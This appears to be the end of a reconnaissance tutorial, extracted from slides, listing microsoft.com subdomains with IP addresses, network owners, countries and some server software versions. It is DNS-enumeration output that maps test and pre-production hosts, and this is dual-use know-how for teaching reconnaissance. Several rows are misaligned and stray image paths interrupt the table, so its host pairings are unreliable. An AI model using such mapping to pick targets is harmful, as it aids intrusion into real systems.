revenueallocatortime.dml.cp.microsoft.com 	65.55.145.46 revenueallocatortime.dml.cp.microsoft.com	MICROSOFT-CORP-MSN-AS-BLOCK United States
tide550.microsoft.com 	131.107.0.120 tide550.microsoft.com	MICROSOFT-CORP-AS United States
mbsupdates-d4.partners.extranet.microsoft.com  HTTP: Microsoft-IIS/10.0 HTTPS: Microsoft-IIS/10.0 HTTP TECH: IIS,10.0 ASP.NET,4.0.30319 HTTPS TECH: IIS,10.0 ASP.NET,4.0.30319	167.220.70.157	MICROSOFT-CORP-AS Canada
ppeesites2010.microsoft.com 	70.37.188.29 ppe2010my.microsoft.com	MICROSOFT-CORP-MSN-AS-BLOCK United States



www.cyltest51.microsoft.com	23.103.192.31	MICROSOFT-CORP-MSN-AS-BLOCK
www.cyltest51.microsoft.com	www.cyltest51.microsoft.com	United States
tide511.microsoft.com	131.107.0.81	MICROSOFT-CORP-AS
www.cyltest51.microsoft.com	tide511.microsoft.com	United States
ccfppe.partners.extranet.microsoft.com	40.90.6.253	MICROSOFT-CORP-MSN-AS-BLOCK
www.cyltest51.microsoft.com	www.cyltest51.microsoft.com	United States
HTTPS: Microsoft-IIS/10.0		
HTTPS TECH: IIS,10.0		
ASP.NET		
tidell1.microsoft.com	63.64.43.145	UUNET
www.cyltest51.microsoft.com	tidell1.microsoft.com	United States
colprofiletest01.microsoft.com	65.55.21.48	MICROSOFT-CORP-MSN-AS-BLOCK
www.cyltest51.microsoft.com	colprofiletest01.microsoft.com	United States
cus.prod.dls.microsoft.com	52.154.202.111	MICROSOFT-CORP-MSN-AS-BLOCK
www.cyltest51.microsoft.com	cus.prod.dls.microsoft.com	United States
sbeteams-usea.spots-ppe.microsoft.com	52.224.12.242	MICROSOFT-CORP-MSN-AS-BLOCK
www.cyltest51.microsoft.com	sbeteams-usea.spots-ppe.microsoft.com	United States
tide120.microsoft.com	207.46.89.12	MICROSOFT-CORP-MSN-AS-BLOCK
www.cyltest51.microsoft.com	tide120.microsoft.com	United States
tide50.microsoft.com	207.68.188.50	MICROSOFT-CORP-MSN-AS-BLOCK
www.cyltest51.microsoft.com	tide50.microsoft.com	United States
wwwco2test80.microsoft.com	134.170.184.245	MICROSOFT-CORP-MSN-AS-BLOCK
www.cyltest51.microsoft.com	wwwco2test80.microsoft.com	United States
cmsby2test51.microsoft.com	134.170.188.88	MICROSOFT-CORP-MSN-AS-BLOCK
www.cyltest51.microsoft.com	cmsby2test51.microsoft.com	United States
tide80.microsoft.com	131.107.37.244	MICROSOFT-CORP-AS
www.cyltest51.microsoft.com	tide80.microsoft.com	United States
cmaco2test51.microsoft.com	134.170.184.36	MICROSOFT-CORP-MSN-AS-BLOCK
www.cyltest51.microsoft.com	cmaco2test51.microsoft.com	United States

bayprofile10.microsoft.com 	64.4.17.21 bayprofile10.microsoft.com	MICROSOFT-CORP-MSN-AS-BLOCK United States
sbeteams-uswe-spots-ppe.microsoft.com 	40.91.93.68	MICROSOFT-CORP-MSN-AS-BLOCK United States
tide010.microsoft.com 	131.107.76.154 tide010.microsoft.com	MICROSOFT-CORP-AS United States
vlasul.microsoft.com 	13.66.12.229	MICROSOFT-CORP-MSN-AS-BLOCK United States
revenueallocatortime.dn2p.cp.microsoft.com 	13.89.137.7	MICROSOFT-CORP-MSN-AS-BLOCK United States
eus.firstparty.entitlements.commerce.microsoft.com 	20.75.108.198	MICROSOFT-CORP-MSN-AS-BLOCK United States
cseo.lgtm.microsoft.com 	52.250.26.163	MICROSOFT-CORP-MSN-AS-BLOCK United States
cmscyltest51.microsoft.com 	23.103.192.29 cmscyltest51.microsoft.com	MICROSOFT-CORP-MSN-AS-BLOCK United States
tide130.microsoft.com 	213.199.128.157 tide130.microsoft.com	MICROSOFT-CORP-MSN-AS-BLOCK unknown
wwwcoltest11.microsoft.com 	65.55.21.19 wwwcoltest11.microsoft.com	MICROSOFT-CORP-MSN-AS-BLOCK United States
cmsby2test60.microsoft.com 	134.170.188.97 cmsby2test60.microsoft.com	MICROSOFT-CORP-MSN-AS-BLOCK United States
tide501.microsoft.com 	131.107.0.71 tide501.microsoft.com	MICROSOFT-CORP-AS United States
tide541.microsoft.com 	131.107.0.111 tide541.microsoft.com	MICROSOFT-CORP-AS United States
toolbar-prod-bn01.microsoft.com 	20.41.62.11	MICROSOFT-CORP-MSN-AS-BLOCK United States
tide611.microsoft.com 	94.245.127.11 tide611.microsoft.com	MICROSOFT-CORP-MSN-AS-BLOCK Ireland



6)DNS graph: At last we have

DNS graph,It is graphical representation  
Of our data



THANK you